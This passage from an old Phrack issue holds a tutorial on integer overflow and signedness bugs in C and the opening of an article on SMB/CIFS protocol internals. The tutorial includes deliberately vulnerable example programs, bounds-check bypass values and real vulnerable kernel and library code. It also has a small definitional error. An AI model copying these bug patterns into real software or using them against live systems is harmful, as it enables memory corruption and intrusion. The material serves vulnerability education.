M<E]P<FEN="`H<W1D97)R*3L-"BL-"BL@("\J(%!R:6YT(&)L:7`@<W1A=&ES
M=&EC<R`J+PT**R`@8FQI<%]S=&%T7W!R:6YT*'-T9&5R<BD[#0H@?0T*('P-
M"B`O*B!%;G1R>2!P;VEN="!O9B!C8S$L(&-C,7!L=7,L(&IC,2P@9C<W,2P@
&971C+@T*
`
end

|=[ EOF ]=---------------------------------------------------------------=|
```

==Phrack Inc.==

Volume 0x0b, Issue 0x3c, Phile #0x0a of 0x10

|=-------------------=[Basic Integer Overflows]=---------------------=|
|=---=|
|=-------------------=[by blexim <blexim@hush.com>]=-------------------=|

--[1.0 Introduction

In this paper I'm going to describe two classes of programming bugs which can sometimes allow a malicious user to modify the execution path of an affected process. Both of these classes of bug work by causing variables to contain unexpected values, and so are not as "direct" as classes which overwrite memory, e.g. buffer overflows or format strings. All the examples given in the paper are in C, so a basic familiarity with C is assumed. A knowledge of how integers are stored in memory is also useful, but not essential.

----[1.1 What is an integer?

An integer, in the context of computing, is a variable capable of representing a real number with no fractional part. Integers are typically the same size as a pointer on the system they are compiled on (i.e. on a 32 bit system, such as i386, an integer is 32 bits long, on a 64 bit system, such as SPARC, an integer is 64 bits long). Some compilers don't use integers and pointers of the same size however, so for the sake of simplicity all the examples refer to a 32 bit system with 32 bit integers, longs and pointers.

Integers, like all variables are just regions of memory. When we talk about integers, we usually represent them in decimal, as that is the numbering system humans are most used to. Computers, being digital, cannot deal with decimal, so internally to the computer integers are stored in binary. Binary is another system of representing numbers which uses only two numerals, 1 and 0, as opposed to the ten numerals used in decimal. As well as binary and decimal, hexadecimal (base sixteen) is often used in computing as it is very easy to convert between binary and hexadecimal.

Since it is often necessary to store negative numbers, there needs to be a mechanism to represent negative numbers using only binary. The way this is accomplished is by using the most significant bit (MSB) of a variable to determine the sign: if the MSB is set to 1, the variable is interpreted as negative; if it is set to 0, the variable is positive. This can cause some confusion, as will be explained in the section on signedness bugs, because

not all variables are signed, meaning they do not all use the MSB to determine whether they are positive or negative. These variable are known as unsigned and can only be assigned positive values, whereas variables which can be either positive or negative are called unsigned.

----[1.2 What is an integer overflow?

Since an integer is a fixed size (32 bits for the purposes of this paper), there is a fixed maximum value it can store. When an attempt is made to store a value greater than this maximum value it is known as an integer overflow. The ISO C99 standard says that an integer overflow causes "undefined behaviour", meaning that compilers conforming to the standard may do anything they like from completely ignoring the overflow to aborting the program. Most compilers seem to ignore the overflow, resulting in an unexpected or erroneous result being stored.

----[1.3 Why can they be dangerous?

Integer overflows cannot be detected after they have happened, so there is not way for an application to tell if a result it has calculated previously is in fact correct. This can get dangerous if the calculation has to do with the size of a buffer or how far into an array to index. Of course most integer overflows are not exploitable because memory is not being directly overwritten, but sometimes they can lead to other classes of bugs, frequently buffer overflows. As well as this, integer overflows can be difficult to spot, so even well audited code can spring surprises.

--[2.0 Integer overflows

So what happens when an integer overflow does happen? ISO C99 has this to say:

> "A computation involving unsigned operands can never overflow, because a result that cannot be represented by the resulting unsigned integer type is reduced modulo the number that is one greater than the largest value that can be represented by the resulting type."

NB: modulo arithmetic involves dividing two numbers and taking the remainder,
e.g.

```
    10 modulo 5 = 0
    11 modulo 5 = 1
```

so reducing a large value modulo (MAXINT + 1) can be seen as discarding the portion of the value which cannot fit into an integer and keeping the rest. In C, the modulo operator is a % sign.
</NB>

This is a bit wordy, so maybe an example will better demonstrate the typical "undefined behaviour":

We have two unsigned integers, a and b, both of which are 32 bits long. We assign to a the maximum value a 32 bit integer can hold, and to b we assign 1. We add a and b together and store the result in a third unsigned 32 bit integer called r:

```
    a = 0xffffffff
    b = 0x1
    r = a + b
```

Now, since the result of the addition cannot be represented using 32 bits, the result, in accordance with the ISO standard, is reduced modulo 0x100000000.

```
    r = (0xffffffff + 0x1) % 0x100000000
```

```
    r = (0x100000000) % 0x100000000 = 0
```

Reducing the result using modulo arithmetic basically ensures that only the lowest 32 bits of the result are used, so integer overflows cause the result to be truncated to a size that can be represented by the variable. This is often called a "wrap around", as the result appears to wrap around to 0.

----[2.1 Widthness overflows

So an integer overflow is the result of attempting to store a value in a variable which is too small to hold it. The simplest example of this can be demonstrated by simply assigning the contents of large variable to a smaller one:

```
    /* ex1.c - loss of precision */
    #include <stdio.h>

    int main(void){
            int l;
            short s;
            char c;

            l = 0xdeadbeef;
            s = l;
            c = l;

            printf("l = 0x%x (%d bits)\n", l, sizeof(l) * 8);
            printf("s = 0x%x (%d bits)\n", s, sizeof(s) * 8);
            printf("c = 0x%x (%d bits)\n", c, sizeof(c) * 8);

            return 0;
    }
    /* EOF */
```

The output of which looks like this:

```
    nova:signed {48} ./ex1
    l = 0xdeadbeef (32 bits)
    s = 0xffffbeef (16 bits)
    c = 0xffffffef (8 bits)
```

Since each assignment causes the bounds of the values that can be stored in each type to be exceeded, the value is truncated so that it can fit in the variable it is assigned to.

It is worth mentioning integer promotion here. When a calculation involving operands of different sizes is performed, the smaller operand is "promoted" to the size of the larger one. The calculation is then performed with these promoted sizes and, if the result is to be stored in the smaller variable, the result is truncated to the smaller size again. For example:

```
    int i;
    short s;

    s = i;
```

A calculation is being performed with different sized operands here. What happens is that the variable s is promoted to an int (32 bits long), then the contents of i is copied into the new promoted s. After this, the contents of the promoted variable are "demoted" back to 16 bits in order to be saved in s. This demotion can cause the result to be truncated if it is greater than the maximum value s can hold.

------[2.1.1 Exploiting

Integer overflows are not like most common bug classes. They do not allow direct overwriting of memory or direct execution flow control, but are much more subtle. The root of the problem lies in the fact that there is no way for a process to check the result of a computation after it has happened, so there may be a discrepancy between the stored result and the correct result. Because of this, most integer overflows are not actually exploitable. Even so, in certain cases it is possible to force a crucial variable to contain an erroneous value, and this can lead to problems later in the code.

Because of the subtlety of these bugs, there is a huge number of situations in which they can be exploited, so I will not attempt to cover all exploitable conditions. Instead, I will provide examples of some situations which are exploitable, in the hope of inspiring the reader in their own research :)

Example 1:

```
    /* width1.c - exploiting a trivial widthness bug */
    #include <stdio.h>
    #include <string.h>

    int main(int argc, char *argv[]){
            unsigned short s;
            int i;
            char buf[80];

            if(argc < 3){
                    return -1;
            }

            i = atoi(argv[1]);
            s = i;

            if(s >= 80){            /* [w1] */
                    printf("Oh no you don't!\n");
                    return -1;
            }

            printf("s = %d\n", s);

            memcpy(buf, argv[2], i);
            buf[i] = '\0';
            printf("%s\n", buf);

            return 0;
    }
```

While a construct like this would probably never show up in real life code, it serves well as an example. Take a look at the following inputs:

```
    nova:signed {100} ./width1 5 hello
    s = 5
    hello
    nova:signed {101} ./width1 80 hello
    Oh no you don't!
    nova:signed {102} ./width1 65536 hello
    s = 0
    Segmentation fault (core dumped)
```

The length argument is taken from the command line and held in the integer i. When this value is transferred into the short integer s, it is truncated if the value is too great to fit into s (i.e. if the value is greater than 65535). Because of this, it is possible to bypass the bounds check at [w1] and overflow the buffer. After this, standard stack smashing techniques can be used to exploit the process.

----[2.2 Arithmetic overflows

As shown in section 2.0, if an attempt is made to store a value in an integer which is greater than the maximum value the integer can hold, the value will be truncated. If the stored value is the result of an arithmetic operation, any part of the program which later uses the result will run incorrectly as the result of the arithmetic being incorrect. Consider this example demonstrating the wrap around shown earlier:

```
    /* ex2.c - an integer overflow */
    #include <stdio.h>

    int main(void){
            unsigned int num = 0xffffffff;

            printf("num is %d bits long\n", sizeof(num) * 8);
            printf("num = 0x%x\n", num);
            printf("num + 1 = 0x%x\n", num + 1);

            return 0;
    }
    /* EOF */
```

The output of this program looks like this:

```
    nova:signed {4} ./ex2
    num is 32 bits long
    num = 0xffffffff
    num + 1 = 0x0
```

Note:
The astute reader will have noticed that 0xffffffff is decimal -1, so it appears that we're just doing
1 + (-1) = 0
Whilst this is one way at looking at what's going on, it may cause some confusion since the variable num is unsigned and therefore all arithmetic done on it will be unsigned. As it happens, a lot of signed arithmetic depends on integer overflows, as the following demonstrates (assume both operands are 32 bit variables):

```
-700       + 800   = 100
0xfffffd44 + 0x320 = 0x100000064
```

Since the result of the addition exceeds the range of the variable, the lowest 32 bits are used as the result. These low 32 bits are 0x64, which is equal to decimal 100.
</note>

Since an integer is signed by default, an integer overflow can cause a change in signedness which can often have interesting effects on subsequent code. Consider the following example:

```
    /* ex3.c - change of signedness */
    #include <stdio.h>

    int main(void){
            int l;

            l = 0x7fffffff;

            printf("l = %d (0x%x)\n", l, l);
            printf("l + 1 = %d (0x%x)\n", l + 1 , l + 1);

            return 0;
    }
    /* EOF */
```

The output of which is:

```
nova:signed {38} ./ex3
l = 2147483647 (0x7fffffff)
l + 1 = -2147483648 (0x80000000)
```

Here the integer is initialised with the highest positive value a signed long integer can hold. When it is incremented, the most significant bit (indicating signedness) is set and the integer is interpreted as being negative.

Addition is not the only arithmetic operation which can cause an integer to overflow. Almost any operation which changes the value of a variable can cause an overflow, as demonstrated in the following example:

```
/* ex4.c - various arithmetic overflows */
#include <stdio.h>

int main(void){
        int l, x;

        l = 0x40000000;

        printf("l = %d (0x%x)\n", l, l);

        x = l + 0xc0000000;
        printf("l + 0xc0000000 = %d (0x%x)\n", x, x);

        x = l * 0x4;
        printf("l * 0x4 = %d (0x%x)\n", x, x);

        x = l - 0xffffffff;
        printf("l - 0xffffffff = %d (0x%x)\n", x, x);

        return 0;
}
/* EOF */
```

Output:

```
nova:signed {55} ./ex4
l = 1073741824 (0x40000000)
l + 0xc0000000 = 0 (0x0)
l * 0x4 = 0 (0x0)
l - 0xffffffff = 1073741825 (0x40000001)
```

The addition is causing an overflow in exactly the same way as the first example, and so is the multiplication, although it may seem different. In both cases the result of the arithmetic is too great to fit in an integer, so it is reduced as described above. The subtraction is slightly different, as it is causing an underflow rather than an overflow: an attempt is made to store a value lower than the minimum value the integer can hold, causing a wrap around. In this way we are able to force an addition to subtract, a multiplication to divide or a subtraction to add.

------[2.2.1 Exploiting

One of the most common ways arithmetic overflows can be exploited is when a calculation is made about how large a buffer must be allocated. Often a program must allocate space for an array of objects, so it uses the malloc(3) or calloc(3) routines to reserve the space and calculates how much space is needed by multiplying the number of elements by the size of an object. As has been previously shown, if we are able to control either of these operands (number of elements or object size) we may be able to mis-size the buffer, as the following code fragment shows:

```
int myfunction(int *array, int len){
    int *myarray, i;
```

```
        myarray = malloc(len * sizeof(int));    /* [1] */
        if(myarray == NULL){
            return -1;
        }

        for(i = 0; i < len; i++){               /* [2] */
            myarray[i] = array[i];
        }

        return myarray;
    }
```

This seemingly innocent function could bring about the downfall of a system due to its lack of checking of the len parameter. The multiplication at [1] can be made to overflow by supplying a high enough value for len, so we can force the buffer to be any length we choose. By choosing a suitable value for len, we can cause the loop at [2] to write past the end of the myarray buffer, resulting in a heap overflow. This could be leveraged into executing arbitrary code on certain implementations by overwriting malloc control structures, but that is beyond the scope of this article.

Another example:

```
    int catvars(char *buf1, char *buf2, unsigned int len1,
                unsigned int len2){
        char mybuf[256];

        if((len1 + len2) > 256){    /* [3] */
            return -1;
        }

        memcpy(mybuf, buf1, len1);      /* [4] */
        memcpy(mybuf + len1, buf2, len2);

        do_some_stuff(mybuf);

        return 0;
    }
```

In this example, the check at [3] can be bypassed by using suitable values for len1 and len2 that will cause the addition to overflow and wrap around to a low number. For example, the following values:

```
    len1 = 0x104
    len2 = 0xfffffffc
```

when added together would result in a wrap around with a result of 0x100 (decimal 256). This would pass the check at [3], then the memcpy(3)'s at [4] would copy data well past the end of the buffer.

--[3 Signedness Bugs

Signedness bugs occur when an unsigned variable is interpreted as signed, or when a signed variable is interpreted as unsigned. This type of behaviour can happen because internally to the computer, there is no distinction between the way signed and unsigned variables are stored. Recently, several signedness bugs showed up in the FreeBSD and OpenBSD kernels, so there are many examples readily available.

----[3.1 What do they look like?

Signedness bugs can take a variety of forms, but some of the things to look out for are:
* signed integers being used in comparisons

* signed integers being used in arithmetic
* unsigned integers being compared to signed integers

Here is classic example of a signedness bug:

```
    int copy_something(char *buf, int len){
        char kbuf[800];

        if(len > sizeof(kbuf)){         /* [1] */
            return -1;
        }

        return memcpy(kbuf, buf, len);  /* [2] */
    }
```

The problem here is that memcpy takes an unsigned int as the len parameter, but the bounds check performed before the memcpy is done using signed integers. By passing a negative value for len, it is possible to pass the check at [1], but then in the call to memcpy at [2], len will be interpeted as a huge unsigned value, causing memory to be overwritten well past the end of the buffer kbuf.

Another problem that can stem from signed/unsigned confusion occurs when arithmetic is performed. Consider the following example:

```
    int table[800];

    int insert_in_table(int val, int pos){
        if(pos > sizeof(table) / sizeof(int)){
            return -1;
        }

        table[pos] = val;

        return 0;
    }
```

Since the line
```
    table[pos] = val;
```
is equivalent to
```
    *(table + (pos * sizeof(int))) = val;
```
we can see that the problem here is that the code does not expect a negative operand for the addition: it expects (table + pos) to be greater than table, so providing a negative value for pos causes a situation which the program does not expect and can therefore not deal with.

------[3.1.1 Exploiting

This class of bug can be problematic to exploit, due to the fact that signed integers, when interpreted as unsigned, tend to be huge. For example, -1 when represented in hexadecimal is 0xffffffff. When interpreted as unsiged, this becomes the greatest value it is possible to represent in an integer (4,294,967,295), so if this value is passed to mempcpy as the len parameter (for example), memcpy will attempt to copy 4GB of data to the destination buffer. Obviously this is likely to cause a segfault or, if not, to trash a large amount of the stack or heap. Sometimes it is possible to get around this problem by passing a very low value for the source address and hope, but this is not always possible.

----[3.2 Signedness bugs caused by integer overflows

Sometimes, it is possible to overflow an integer so that it wraps around to a negative number. Since the application is unlikely to expect such a value, it may be possible to trigger a signedness bug as described above.

An example of this type of bug could look like this:

```
    int get_two_vars(int sock, char *out, int len){
        char buf1[512], buf2[512];
        unsigned int size1, size2;
        int size;

        if(recv(sock, buf1, sizeof(buf1), 0) < 0){
            return -1;
        }
        if(recv(sock, buf2, sizeof(buf2), 0) < 0){
            return -1;
        }

        /* packet begins with length information */
        memcpy(&size1, buf1, sizeof(int));
        memcpy(&size2, buf2, sizeof(int));

        size = size1 + size2;       /* [1] */

        if(size > len){             /* [2] */
            return -1;
        }

        memcpy(out, buf1, size1);
        memcpy(out + size1, buf2, size2);

        return size;
    }
```

This example shows what can sometimes happen in network daemons, especially when length information is passed as part of the packet (in other words, it is supplied by an untrusted user). The addition at [1], used to check that the data does not exceed the bounds of the output buffer, can be abused by setting size1 and size2 to values that will cause the size variable to wrap around to a negative value. Example values could be:

```
    size1 = 0x7fffffff
    size2 = 0x7fffffff
    (0x7fffffff + 0x7fffffff = 0xfffffffe (-2)).
```

When this happens, the bounds check at [2] passes, and a lot more of the out buffer can be written to than was intended (in fact, arbitrary memory can be written to, as the (out + size1) dest parameter in the second memcpy call allows us to get to any location in memory).

These bugs can be exploited in exactly the same way as regular signedness bugs and have the same problems associated with them - i.e. negative values translate to huge positive values, which can easily cause segfaults.

--[4 Real world examples

There are many real world applications containing integer overflows and signedness bugs, particularly network daemons and, frequently, in operating system kernels.

----[4.1 Integer overflows

This (non-exploitable) example was taken from a security module for linux. This code runs in the kernel context:

```
    int rsbac_acl_sys_group(enum  rsbac_acl_group_syscall_type_t call,
                            union rsbac_acl_group_syscall_arg_t arg)
      {
    ...
        switch(call)
          {
            case ACLGS_get_group_members:
              if(   (arg.get_group_members.maxnum <= 0) /* [A] */
```

```
                || !arg.get_group_members.group
               )
               {
    ...
               rsbac_uid_t * user_array;
               rsbac_time_t * ttl_array;

               user_array = vmalloc(sizeof(*user_array) *
               arg.get_group_members.maxnum);   /* [B] */
               if(!user_array)
                 return -RSBAC_ENOMEM;
               ttl_array = vmalloc(sizeof(*ttl_array) *
               arg.get_group_members.maxnum); /* [C] */
               if(!ttl_array)
                 {
                   vfree(user_array);
                   return -RSBAC_ENOMEM;
                 }

               err =
               rsbac_acl_get_group_members(arg.get_group_members.group,
                                           user_array,
                                           ttl_array,

                                           arg.get_group_members.max
                                           num);
    ...
    }
```

In this example, the bounds checking at [A] is not sufficient to prevent the integer overflows at [B] and [C]. By passing a high enough (i.e. greater than 0xffffffff / 4) value for arg.get_group_members.maxnum, we can cause the multiplications at [B] and [C] to overflow and force the buffers ttl_array and user_array to be smaller than the application expects. Since rsbac_acl_get_group_members copies user controlled data to these buffers, it is possible to write past the end of the user_array and ttl_array buffers. In this case, the application used vmalloc() to allocate the buffers, so an attempt to write past the end of the buffers will simply raise an error, so it cannot be exploited. Even so, it provides an example of what these bugs can look like in real code.

Another example of a recent real world integer overflow vulnerability was the problem in the XDR RPC library (discovered by ISS X-Force). In this case, user supplied data was used in the calculation of the size of a dynamically allocated buffer which was filled with user supplied data. The vulnerable code was this:

```
    bool_t
    xdr_array (xdrs, addrp, sizep, maxsize, elsize, elproc)
         XDR *xdrs;
         caddr_t *addrp;         /* array pointer */
         u_int *sizep;           /* number of elements */
         u_int maxsize;          /* max numberof elements */
         u_int elsize;           /* size in bytes of each element */
         xdrproc_t elproc;       /* xdr routine to handle each element */
    {
      u_int i;
      caddr_t target = *addrp;
      u_int c;           /* the actual element count */
      bool_t stat = TRUE;
      u_int nodesize;

      ...

      c = *sizep;
      if ((c > maxsize) && (xdrs->x_op != XDR_FREE))
        {
          return FALSE;
```

```
        }
      nodesize = c * elsize;    /* [1] */

      ...

      *addrp = target = mem_alloc (nodesize);   /* [2] */

      ...

      for (i = 0; (i < c) && stat; i++)
        {
          stat = (*elproc) (xdrs, target, LASTUNSIGNED);   /* [3] */
          target += elsize;
        }
```

As you can see, by supplying large values for elsize and c (sizep), it was possible to cause the multiplication at [1] to overflow and cause nodesize to be much smaller than the application expected. Since nodesize was then used to allocate a buffer at [2], the buffer could be mis-sized leading to a heap overflow at [3]. For more information on this hole, see the CERT advisory listed in the appendix.

----[4.2 Signedness bugs

Recently, several signedness bugs were brought to light in the freebsd kernel. These allowed large portions of kernel memory to be read by passing
negative length paramters to various syscalls. The getpeername(2) function had such a problem and looked like this:

```
    static int
    getpeername1(p, uap, compat)
        struct proc *p;
        register struct getpeername_args /* {
            int fdes;
            caddr_t asa;
            int *alen;
    } */ *uap;
    int compat;
    {
        struct file *fp;
        register struct socket *so;
        struct sockaddr *sa;
        int len, error;

        ...

        error = copyin((caddr_t)uap->alen, (caddr_t)&len, sizeof (len));
        if (error) {
            fdrop(fp, p);
            return (error);
        }

        ...

        len = MIN(len, sa->sa_len);    /* [1] */
        error = copyout(sa, (caddr_t)uap->asa, (u_int)len);
        if (error)
            goto bad;
    gotnothing:
        error = copyout((caddr_t)&len, (caddr_t)uap->alen, sizeof (len));
    bad:
        if (sa)
            FREE(sa, M_SONAME);
        fdrop(fp, p);
        return (error);
    }
```

This is a classic example of a signedness bug - the check at [1] did not take into account the fact that len could be negative, in which case the MIN macro would always return len. When this negative len parameter was passed to copyout, it was interpretted as a huge positive integer which caused copyout to copy up to 4GB of kernel memory to user space.

--[Conclusion

Integer overflows can be extremely dangerous, partly because it is impossible to detect them after they have happened. If an integer overflow takes place, the application cannot know that the calculation it has performed is incorrect, and it will continue under the assumption that it is. Even though they can be difficult to exploit, and frequently cannot be exploited at all, they can cause unepected behaviour, which is never a good thing in a secure system.

--[Appendix

CERT advisory on the XDR bug:
http://www.cert.org/advisories/CA-2002-25.html
FreeBSD advisory: http://online.securityfocus.com/advisories/4407

Volume 0x0b, Issue 0x3c, Phile #0x0b of 0x10

SMB/CIFS BY THE ROOT

ledin <ledin@encephalon-zero.com>

--[Contents

--[1 - Introduction

In this article, I will try to explain what CIFS and SMB are , how it works and some common insecurities present on these protocols. This article constitue a useful source of knowledge about Microsoft networking. The SMB protocol is one of the most used protocols on LAN. I have also included source code in the aim of giving a good expamle of SMB operating.

You will learn how to use ARP poisoning to have password in clear from the network when all SMB passwords are encrypted (without brute forcing). You will be able to understand the link between SMB and NETBIOS. You will also learn what is and how works the Microsoft Remote Administration Protocol (RAP) for scanning remote shares on a

SMB server.

Programs and information are given for educational purpose only. I could be not responsable of what you will make with.

--[2 - What is SMB/CIFS ?

According to Microsoft CIFS is intended to provide an open cross-platform mechanism for client systems to request file and print services from server systems over a network. It is based on the standard Server Message Block (SMB) protocol widely in use by personal computers and workstations running a wide variety of operating systems.

In fact, SMB (for Server Message Block) is a protocol which operates the data transfert between sharing files, devices, named pipes or mail slot across a network. CIFS is a public version of SMB.

SMB clients available :

from Microsoft : Windows 95, Windows for workgroups 3.x, Windows NT,2000 and XP

for Linux :
Smblient from Samba
Smbfs for Linux

SMB servers :
Samba
Microsoft Windows for Workgroups 3.x
Microsoft Windows 95
Microsoft Windows NT
The PATHWORKS family of servers from Digital
LAN Manager for OS/2,SCO,etc
VisionFS from SCO
TotalNET Advanced Server from Syntax
Advanced Serverfor UNIX from AT&T (NCR?)
LAN Server for OS/2 from IBM.

--[3 - Session establishment

Note : SMB protocol was developed to run on DOS (powered by an Intel chip) so byte ordering is little-endian the opposite of network ordering.

SMB can run over TCP/IP, NetBEUI, DECnet Protocol and IPX/SPX. With a SMB implementation over TCP/IP, DECnet or NETBEUI, the NETBIOS names must be use.

I will explain in the sixth chapter what NETBIOS is. But for the moment, you just have to know that a NETBIOS name identifies one computer on a Microsoft network.

The development of SMB has begun in the eighties, so there is a lot of versions of the SMB protocol. But the most used (on Windows 95, 98, Windows NT, Windows 2000 and XP) is the NT LM 0.12 version. This article is based on the NT LM 0.12 version.

You have to know that a SMB Domain name identifies a group of ressource (users, printers, files ..) on a SMB server.

How does a client establish a SMB session with a server ?

Let’s take this situation : a client wants to access to a specific ressource on a server.


1 - To begin the client requests the server for a NETBIOS session.
The client sends his encoded NETBIOS name to the SMB server
(which listening connection requests on port 139).
The server receives the NETBIOS name and replies with a NETBIOS
session packet to valid the session. The client enters after in a
SMB session establishment i.e the identification of the client
to the SMB server.

2 - The client sends a SMB negprot request packet (negprot for
"negotiate protocol"). The client gives a list of SMB protocol
versions supported.
Then the server sends a SMB negprot reply packet (with informations
like SMB domain name, maximun connections accepted,
SMB protocol versions supported ...)

3 - After the negotiation of protocols, the client processes to a user
or share identification on the server.(see the next chapter to know
what is the difference between a share and a user identification)

This process is operated by the SesssetupX request packet (SesssetupX
for Session Setup and X).
The client sends a couple login/password or a simple password to the
server that refuses or allows the conection with a SessetupX reply
packet.

4 - Ok, when the client has finished with negotiation and identification
it sends a tconX packet for specifying the network name of the ressource
that it wants to access, and the server sends a Tconx reply indicating
if the connection is accepted or not.



A complete description of each packets is given in the chapter six.

--[4 - Security level of SMB

There is two types of security models on SMB :

The first is the "Share level" security model. This security model associates a password to a shared ressource on the network. The user logs to this ressource (IPC, Disk, Printers) with the correct password. The user is anyone on the network who knows the name of the server where the ressource is.

The second is the "User Level". This security model is an enhanced implementation of the first. It consists to associate a couple of login/password to a shared ressource. So if a person wants to connect to this shared ressource, he has to know the login/password couple. This security level is useful to know who makes what.

--[5 - Passwords

With SMB, when you have to make an identification on a server, your password could be sent in clear or encrypted. If the server supports encryption, the client will have to answer a challenge. The server knows the password, so in the negprot reply packet, an encryption key will be send to the client. The client encrypts the password, and sends it in the SesssetupX request packet, the server verifies the validity of the password and allows the session or not.

You have to know that a SMB password (not encrypted) is 14 bytes long maximum. The size of the encryption key is usually 8 bytes long. The size of the encrypted password is 24 bytes. With ANSI password, the characters of the password are converted in upper case for the encryption.


The password is encrypted with a DES encryption in block mode.

--[6 - Description of several SMB packets

In this part I will give the description of the most important packets types involved in SMB protocol. I know it’s a bit boring but this is the base to understand how works SMB and the attacks. I will explain what is very important in each type of packet. For each type of command correspond two types of packets. The request packet and the reply packet.

----[6.1 - The general aspect of a SMB packet.

In the majority of case SMB runs over TCP/IP protocol suite. So let’s consider that SMB runs over TCP layer for us. Over the TCP layer, you will always find the NETBIOS (NBT) header. Over NBT you have the SMB base header. Over the SMB base header, you have an another type of header, which depends of the specific command you request.



The "SMB Base header" contains several informations, like the size of reception buffers, maximum connexions allowed... It also contains a number that identifies the command requested.

"SMB command header" is a header with all the parameters for the requested command (a command like negotiate protocol versions ...)

"DATA" is the data for the requested command.

I call "SMB packet", the NETBIOS Header + the SMB base header + the SMB Command header + DATA.

NOTE : I will use this definitions :

```
typedef unsigned char UCHAR;          // 8 unsigned bits
typedef unsigned short USHORT;        // 16 unsigned bits
typedef unsigned long ULONG;          // 32 unsigned bits
```

and STRING defined a null terminated ASCII string.

----[6.2 - NETBIOS and SMB

NETBIOS (for NETwork Basic Input and Outpout System) is widely use on Microsoft networks. It is a sofware interface and a naming system. Each computer has a NETBIOS name, which is 15 characters long, and a sixteenth character is used to identify the type of computer (Domain Name server, workstation...).

Value for the sixteenth character :

0x00 base computer, workstation.
0x20 resource sharing server.

There are other values but these are the most interessant for us. The first (0x00) identify a workstation and the second (0x20) the server.

On a SMB packet, the NETBIOS header corresponds to the NETBIOS Session header, defined like this :

```
UCHAR Type;     // Type of the packet
UCHAR Flags;    // Flags
USHORT Length;  // Count of data bytes (netbios header
                                        not included)
```

For the "Flags" field, the value is always 0. (with SMB, not in general !)

For the "Type" field, several values are possible :

0x81 corresponds to a NETBIOS session request. This code is used when the client sends its NETBIOS name to the server.

0x82 is a positive response to a NETBIOS session request. This code is used by the server to authorize a NETBIOS session.

0x00 correspond to a session message. This code is always used in a SMB session i.e when the client has sent his NETBIOS name to the server and has received a positive reply.

The "Length" field contains a count of data bytes (The netbios header is not included), "data" means what is above the NETBIOS header (it could be the SMB Base header + SMB Command header + DATA or NETBIOS names).

NETBIOS names and encoding

A NETBIOS encoded name is 32 bytes long.

A NETBIOS name is always given in upper case characters.

It's very easy to encode a NETBIOS name. For example the NETBIOS name
of my computer is "BILL" and it's a workstation so there is a "0x00"
for the sixteenth character.

Firstly, when a NETBIOS name is shorter than 15 bytes, it may be padded
on the right with spaces.

```
     "BILL           "
```

In hexadecimal 0x42 0x49 0x4c 0x4c 0x20 0x20 ......0x00

Each bytes are splited into 4-bit halves.

0x4 0x2 0x4 0x9 0x4 0xc 0x4 0xc 0x2 0x0 ....

And each 4-bit half is added to the ASCII value of the 'A' letter (0x41)

0x4 + 0x41 = 0x45 -> ASCII value = E

0x2 + 0x41 = 0x43 -> ASCII value = C
...

And you have the encoded NETBIOS name which is 32 bytes long.

Note :

SMB can run directly over TCP without NBT (it's supported on Win2k
and XP on port 445). The NETBIOS name are not limited to 15 characters.

You don't need to know more, if you want to have more information
about NETBIOS read [3] and [4].

----[6.3 - The SMB base header

This header is used in all SMB packets, this is its definition :

```
    UCHAR Protocol[4];                // Contains 0xFF,'SMB'
    UCHAR Command;                    // Command code
    union {
        struct {
            UCHAR ErrorClass;         // Error class
            UCHAR Reserved;           // Reserved for future use
            USHORT Error;             // Error code
        } DosError;
        ULONG Status;                 // 32-bit error code
    } Status;
    UCHAR Flags;                      // Flags
    USHORT Flags2;                    // More flags
    union {
        USHORT Pad[6];                // Ensure section is 12 bytes long
        struct {
            USHORT PidHigh;           // High part of PID
            ULONG  Unused;            // Not used
            ULONG  Unused2;
    } Extra;
    };
    USHORT Tid;                       // Tree identifier
    USHORT Pid;                       // Caller's process id
    USHORT Uid;                       // Unauthenticated user id
    USHORT Mid;                       // multiplex id
    UCHAR  WordCount;                 // Count of parameter words
```

```
    USHORT ParameterWords[ WordCount ];    // The parameter words
    USHORT ByteCount;                      // Count of bytes
